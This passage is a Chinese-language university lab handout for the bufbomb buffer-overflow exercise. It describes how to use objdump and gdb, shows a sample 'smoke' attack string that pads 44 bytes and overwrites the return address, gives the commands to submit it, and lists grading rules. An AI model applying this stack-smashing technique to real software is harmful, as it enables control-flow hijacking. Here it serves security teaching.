- **objdump**：反汇编 `bufbomb` 可执行目标文件。然后查看实验中需要的大量的地址、栈帧结构等信息。
- **gdb**：目标程序没有调试信息，无法通过单步跟踪观察程序的执行情况。但依然需要设置断点让程序暂停，并进而观察必要的内存、寄存器内容等，尤其对于阶段 2~4，观察寄存器，特别是 `ebp` 的内容是非常重要的。

- **gcc**：在阶段 3~5，你需要编写少量的汇编代码，然后用 gcc 编译成机器指令，再用 objdump 反汇编成机器码，以此来构造包含攻击代码的攻击字符串。
- **返回地址**：test 函数调用 getbuf 后的返回地址是 getbuf 后的下一条指令的地址（通过观察 bufbomb 反汇编代码可得）。而带有攻击代码的攻击字符串所包含的攻击代码地址，则需要你在深入理解地址概念的基础上，找到它们所在的位置并正确使用它们实现程序控制的转向。

11. 攻击字符串文件和结果的提交

- 为了方便，将攻击字符串写在一个文本文件，该文件称为攻击文件（exploit.txt）。该文件允许类似 C 语言的注释，使用之前用 hex2raw 工具将注释去掉，生成相应的 raw 文件攻击字符串文件（exploit_raw.txt）。
- 例：学号 1160301099 的 smoke 阶段的攻击字符串文件命名为 smoke_160301099.txt，

```

smoke-linuxer.txt x
/* getbuf return address at address: 0x55683494 <_reserved+1037460> */
/* Local buffer starts at address: 0x55683468 <_reserved+1037416> */
/* Padding required: 44 bytes */

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
/* smoke() located at: 0x08048c90 */
90 8c 04 08

```

1. 将攻击字符串写入 **smoke_1160301099.txt** 中。
2. 用 **hex2raw** 进行转换，得到 **smoke_1160301099_raw.txt**

方法一：使用 I/O 重定向将其输入给 **bufbomb**：

```

$./hex2raw <smoke_1160301099.txt >smoke_1160301099-raw.txt
$./bufbomb -u 1160301099 < smoke_1160301099_raw.txt

```

方法二：gdb 中使用 I/O 重定向

```

$gdb bufbomb
(gdb) run -u 1160301099 < smoke_1160301099_raw.txt

```

方法三：借助 linux 操作系统管道操作符和 **cat** 命令，（推

```

$cat smoke_U201414557.txt |./hex2raw | ./bufbomb -u
1160301099

```

攻击字符串文件和结果的提交

- 对应本实验 5 个阶段的 exploit.txt ，请分别命名为：
 - smoke_学号.txt 如：smoke_1160301099.txt
 - fizz_学号.txt bang_学号.txt boom_学号.txt nitro_学号.txt
- 实验报告的 Word 格式与 PDF 格式。
- 7 个文件压缩成一个 zip 包，命名范围： **班级_学号_姓名.zip**
 - 专业班级_1160301099_姓名.zip
 - 计算机 CS 英才 YC 软工 SE 班级：1601
- **实验完成 3 周后** 由课代表统一交给老师。

五、实验报告格式

- 按照实验报告模板所要求的格式与内容提交。
- 实验后 **三周内** 提交至课代表并打包给授课教师。
- 本次实验成绩按 100 分计
 - 按时上课，签到 5 分
 - 按时下课，不早退 5 分
 - 课堂表现：10 分，不按操作规程、非法活动扣分。
 - 实验报告：80 分。具体参见实验报告各环节的分值
- 学生提交 1 个压缩包即可，课代表提交 1 个包
- 在实验报告中，对你每一任务，用文字详细描述分析与攻击过程，栈帧内容要截图标注说明。
- 注意：及时记录每一步的地址、变量、函数、参数、数据结构、算法等等。以方便实验报告的撰写。